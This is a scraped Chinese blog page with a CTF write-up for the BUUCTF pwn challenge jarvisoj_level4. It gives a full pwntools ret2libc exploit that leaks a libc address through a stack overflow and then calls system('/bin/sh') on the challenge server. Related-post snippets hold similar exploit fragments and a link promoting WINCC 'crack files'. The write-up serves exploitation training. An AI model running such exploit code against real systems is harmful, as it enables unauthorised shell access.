BUUCTF-jarvisoj_level4



BUUCTF---jarvisoj_level4 环境:WSL2,ubuntu16.04,python2 checksec文件: 将文件拖入ida 溢出点: 和level3不同的是 read函数之前没有调用write函数,因此要泄露libc的基地址需要用read函数,利用write函数将read函数在got表中的地址泄露出来 payload = (0x88+0x04)*'a'+p32(write_plt)+p32(main_addr)+p(1)+p32(read_got)+p(4) 接受泄露出来的地址 read_addr = u32(io.recv( 阅读详情

checksec



IDA


很明显的栈溢出,没有system(bin/sh) 

32位的ret2libc3

EXP

老规矩的脚本

from pwn import *

#start
r = remote("node4.buuoj.cn",29365)
# r = process("../buu/jarvisoj_level4")
elf = ELF("./34level4")
libc = ELF("./libc-2.23-32.so")

#params
write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.symbols['main']

#attack
payload = b'M'*(0x88+4) + p32(write_plt) + p32(main_addr) + p32(1) +p32(write_got) +p32(4)
r.sendline(payload)
write_addr = u32(r.recv(4))

#libc
base_addr = write_addr - libc.symbols['write']
system_addr = base_addr + libc.symbols['system']
bin_sh_addr = base_addr + next(libc.search(b'/bin/sh'))

#attack2
payload = b'M'*(0x88+4) + p32(system_addr) + p32(main_addr) + p32(bin_sh_addr)
r.sendline(payload)

r.interactive()

BUUCTF:jarvisoj_level4(write up) 这里写目录标题0x01 文件分析0x02 运行0x03 IDA0x04 思路0x05 exp 0x01 文件分析 开启了栈不可执行、部分RELRO保护 0x02 运行 简单的输入一个字符串 0x03 IDA 漏洞点在vulnerable_function输入长度可以造成栈溢出 0x04 思路 没有提供system函数和"/bin/sh"的地址 第一次栈溢出泄露libc版本,从而获取system函数和"/bin/sh"的地址,并且返回主函数 第二次栈溢出跳转执行system("/bin/ 阅读详情

相关推荐

BUUCTF:jarvisoj_level3_x64(write up)

BUUCTF:jarvisoj_level3_x640x01 文件分析0x02 运行0x03 IDA0x04 思路0x05 exp 0x01 文件分析 64位程序,仅开启栈不可执行保护 0x02 运行 输入一个字符串 0x03 IDA 字符串可输入长度可造成栈溢出 0x04 思路 没有提供system函数和"/bin/sh"的地址 第一次栈溢出泄露read函数地址来得到libc版本,从而获取system函数和"/bin/sh"的地址,并且返回主函数 这里有个难点就是参数需要放到对应

qq_44768749的博客 1107

[BUUCTF-pwn]——jarvisoj_level4

[BUUCTF-pwn]——jarvisoj_level4 点我看 write up exploit from pwn import * from LibcSearcher import * p = remote("node3.buuoj.cn",26929) elf = ELF("./level4") write_plt = elf.plt['write'] write_got = elf.got['write'] main_addr = elf.sym['main'] payload = 'a' *

Y_peak的博客 369

BUUCTF_jarvisoj_level1

和原题的差别在于,远程不回显栈地址。直接常规栈溢出即可 #!/usr/bin/env python # -*- coding: utf-8 -*- from pwn import * from LibcSearcher import * elf = ELF("./level1") shellcode = asm(shellcraft.sh()) io = remote("node3.buuoj.c...

qq_39869547的博客 1162

jarvisoj_level4--buuctf

基础泄露libc打不通,直接高级rop方法dl_runtime_resolve拿下这道题

2301_81060697的博客 1240

多尺度变换(Multidimensional Scaling ,MDS)详解

介绍多尺度变换基本原理

5215

如何在Ubuntu 22.04上为AlphaFold3配置NVIDIA A100 GPU(含驱动安装避坑指南)

本文提供了在Ubuntu 22.04系统上为AlphaFold3部署NVIDIA A100 GPU的完整安装教程。内容涵盖从系统环境准备、NVIDIA驱动安装与避坑指南,到Docker容器化部署、数据库获取以及最终构建运行AlphaFold3的详细步骤,旨在帮助研究者和开发者高效配置高性能计算环境,充分发挥A100的硬件潜力。

nft7creator的博客 468

BUUCTF jarvisoj_level3

切入点从泄露write函数入手。栈溢出漏洞,ret2libc。IDA Pro 静态调试。

红叶的博客 603

异步bus交互(一)— 两级DFF同步器

异步bus交互(一)— 两级DFF同步器 跨时钟域处理 & 亚稳态处理 1.问题产生 现在的芯片(比如SOC,片上系统)集成度和复杂度越来越高,通常一颗芯片上会有许多不同的信号工作在不同的时钟频率下。比如SOC芯片中的CPU通常会工作在一个频率上,总线信号(比如DRAM BUS)会工作在另一个时钟频率下,而普通的信号又会工作在另外的时钟频率下。这3个不同时钟频率下工作的信号往往需要相互沟通和传递信号。 不同时钟域下的信号传递就涉及到跨时钟域信号处理,因为相互之间的频率、相位不一样,如果不做处理或者

qq_44816673的博客 5120

BUUCTF jarvisoj_level4

pwn新手小白,写完题后整理的一点点思路,有借鉴其他wp,有任何问题各位师傅可以提出,接收批评指正

2401_88087539的博客 484

攻克+86手机号Discord验证墙:从“无效”到“成功”的实战指南

本文提供了一份针对+86手机号在Discord注册时频繁遭遇“手机号无效”问题的实战解决指南。文章系统分析了问题根源,并分步详解了从打造纯净网络环境、尝试多种手机号格式(如+86前加0),到更换iOS等客户端设备的有效方法,旨在帮助用户成功完成Discord手机号验证。

mac99的博客 1116

猿创征文|Qt 文件和目录应用讲解【QCoreApplication】【QFile、QFileInfo】【QTemporaryDir和QTemporaryFile】【QDir】【QFileSyste】

Qt 文件和目录精准讲解【QCoreApplication】【QFile、QFileInfo】【QTemporaryDir和QTemporaryFile】【QDir】【QFileSyste】【QFileDialog】 第一章 QCoreApplication类 第一节 QCoreApplication常用函数方法 第二节 QCoreApplication举例 第二章 QFile类 第一节 静态函数方法 第二节 成员函数方法 第三章 QFileInfo类 第一节 常用函数方法 第四章 QDir类

Qt历险记,专注Qt技术,三年医疗设备研发经验,1年机器视觉研发经验,半年柔性传感研发经验。 942

[BUUCTF]PWN-jarvisoj_level4

[BUUCTF]PWN-jarvisoj_level4前言一、程序分析二、漏洞利用方法一:使用LibcSearcher寻找libc版本方法二:使用DynELF函数进行泄露 前言 在这篇文章中将学习到劫持read函数、使用LibcSearcher寻找libc版本和DynELF函数的使用 提示:以下是本篇文章正文内容,下面案例可供参考 一、程序分析 从中可以看出,32位程序,i386架构,开启了NX保护。 输入点在vulnerable_function里,read试图向长度0x88的地址空间写入0x10

红凳子的博客 683

NVIDIA Isaac GR00T N1 人形机器人强化学习入门教程(二)详细步骤

LeRobot 格式 1.1 加载数据集 要加载数据集,我们需要定义以下 3 项内容: 在数据中显示图像帧 我们还可以对 LeRobotSingleDataset 类中的数据进行一系列转换。下面展示了如何对数据进行转换。 现在看看应用转换后的数据有何不同。 例如,对状态和操作进行规范化和串联,对视频图像进行裁剪、调整大小和颜色抖动。 二、GR00T 推断 本教程介绍如何使用 GR00

2506_90492529的博客 3013

BUUCTF jarvisoj_level3_x64 & jarvisoj_level4

64位ELF 开启了NX,其余全部关闭。IDA Pro 静态调试除了改成了64位似乎都没什么区别,gdb动态调试。

红叶的博客 737

基于LLM的电商数据分析系统

随着电商行业的蓬勃发展,每天都会产生海量的数据,这些数据包含了用户的行为信息、商品信息、销售数据等。如何从这些繁杂的数据中提取有价值的信息,为电商企业的决策提供支持,成为了一个关键问题。基于LLM的电商数据分析系统的目的就是利用大语言模型强大的自然语言处理和数据分析能力,对电商数据进行深入挖掘和分析,帮助企业了解市场趋势、用户需求、商品销售情况等,从而制定更加合理的营销策略、优化商品库存管理、提升用户体验等。本系统的范围涵盖了电商领域的多个方面,包括用户行为分析、商品分析、销售数据分析等。

AI Python 编程之道的博客 808

【QT开发教程】Qt中的跨平台文件系统操作

文件系统操作是应用程序开发中经常需要处理的任务。Qt提供了一套跨平台的文件系统操作API,使开发者能够在不同操作系统上无缝地进行文件和目录操作。本文将介绍Qt中的跨平台文件系统操作,包括基本概念、常用类和方法以及实际示例。

科技改变人类,技术成就未来 981

BUUCTF pwn——jarvisoj_level4

BUUCTF 做题练习

CNS-Enterprise BCC-1701-J 401

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

[BUUCTF]PWN--------jarvisoj_level4

jarvisoj_level4 例行检查,32位,开启NX保护 运行一下 用IDA打开。查看主函数 查看vulnerable_function()函数 buf存在溢出漏洞。 是一道ret2libc类型的题目。 利用第一次溢出泄露libc版本,从而获取system函数和"/bin/sh"的地址,并且返回重新执行主函数。 再利用第二次栈溢出跳转执行system("/bin/sh") from pwn import * from LibcSearcher import * context(os = "

BangSen1的博客 564

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

WINCC7.3破解文件

WINCC7.3硬件够破解文件,有需要的下载!WINCC7.3硬件够破解文件,有需要的下载!

BUUCTF(pwn) jarvisoj_level4 栈溢出,泄露libc

思路 我们没有system和’/bin/sh’地址。也不知道libc版本, 我们可以先leek出来一个地址, 利用偏移找到system和’/bin/sh’地址。再返回main进行循环调用,第二次就可以直接控制返回到system。 from pwn import * from LibcSearcher import * p=remote('node4.buuoj.cn',26441) elf=ELF('./level4') write_plt=elf.plt['write'] read_got=elf.g..

半岛铁盒的博客 527

华为的C语言编程规范.pdf

华为技术有限公司内部技术规范。本规范制定了编写C语言程序的基本原则、规则和建议。从代码的清晰、简洁、可测试、安全、程序效率、可移植各个方面对C语言编程作出了具体指导。

buuctf-pwn jarvisoj_level2题解(学习过程持续更新)

本文记录了一个32位ELF文件的栈溢出漏洞利用过程。通过IDA分析发现存在read函数栈溢出漏洞,且程序中包含system函数和/bin/sh字符串。攻击者需要填充0x88+4字节的垃圾数据覆盖返回地址,构造ROP链调用system("/bin/sh")获取shell。最终利用编写的Python攻击脚本成功获取flag。这是一个典型的NX保护开启但存在现成system和binsh字符串的栈溢出利用案例。

2501_93570847的博客 333

[BUUCTF]PWN16——jarvisoj_level2

[BUUCTF]PWN16——jarvisoj_level2 附件 步骤 例行检查,32位,开启了nx保护 试运行一下程序 32位ida载入,shift+f12查看一下程序里的字符串,发现了system函数和 /bin/sh 字符串 双击跟进,ctrl+x本想查看调用该字符串的函数的,没有找到,但是程序里有这些字符串的位置, shell_addr=0x804a024 system_addr=0x8048320 我们可以直接利用这些构造 system(/bin/sh)去执行 跟进试运行时候看到的字

mcmuyanga的博客 2883

BUUCTF-jarvisoj_level2详解

BUUCTF-jarvisoj_level2详解

2301_76794844的博客 2124

[BUUCTF]PWN——jarvisoj_level1

jarvisoj_level1 附件 步骤: 例行检查,32位程序,没有开任何保护 本地运行一下程序,看看大概的情况,可以看到输出了一个地址 32位ida载入,习惯性的检索程序里的字符串,没有发现可以直接利用的gates, main函数开始看程序 function函数 参数buf存在明显的溢出漏洞,程序还将buf参数的地址给了我们 由于没有开启nx,所以我们可以先通过read读入shellcode,然后利用溢出漏洞将ret覆盖为buf参数地址(此时buf里是shellcode)去执行即可

mcmuyanga的博客 2035

BUUCTF jarvisoj_level0 wp

显示除了NX保护均未开启或完全启用 ,说明此题难度系数不高,而NX开启说明数据区域(如栈、堆)不可执行,是防止将写入数据区后跳转执行,所以可优先考虑不利用shellcode注入且简单直接的方式寻找漏洞。main函数的伪C代码提示调用了函数,那么接下来可以进入 vulnerable_function 函数进行分析。(对于write函数的调用,我们放到后续分析)10xDuLL0xD\n函数中使用了read函数:0: 文件描述符。​,通常来自键盘输入或程序重定向bufbuf0x200uLL0x200这是。

AEJL叁的博客,欢迎关注! 2477

【BUUCTF】jarvisoj_level3

【BUUCTF】jarvisoj_level3 标准的ret2libc 这里记一下找偏移的方法: readelf -a libc库文件|grep “puts” 或者用symbol这些 strings 文件 -tx|grep “/bin/sh” 抓出/bin/sh 可以找/bin/sh在libc中的地址 这里直接给出exp: from pwn import* r=remote('node3.buuoj.cn',28705) libc=ELF('./libc-2.23.so') elf=ELF('./

m0_51251108的博客 507

[BUUCTF-pwn]——jarvisoj_level0

[BUUCTF-pwn]——jarvisoj_level0 题目地址:https://buuoj.cn/challenges#jarvisoj_level0 题目: 还是先下载下来在Linux上checksex一下,基本确实又是栈溢出了。 64位,所以我们用64位的IDA打开,没什么有用的信息,点开vulnerable_function函数 发现栈溢出的read函数,前面为0意味着标准读入,后面的长度也可以。没毛病就是这个地方了。 再翻翻其他函数,发现了我们想要的system函数。找到位置,和需要覆

Y_peak的博客 2840
上一篇: BUUCTF-jarvisoj_level3_x64
下一篇: BUUCTF-wustctf2020_getshell1
Rt1Text
博客等级 码龄5年 14粉丝 53原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值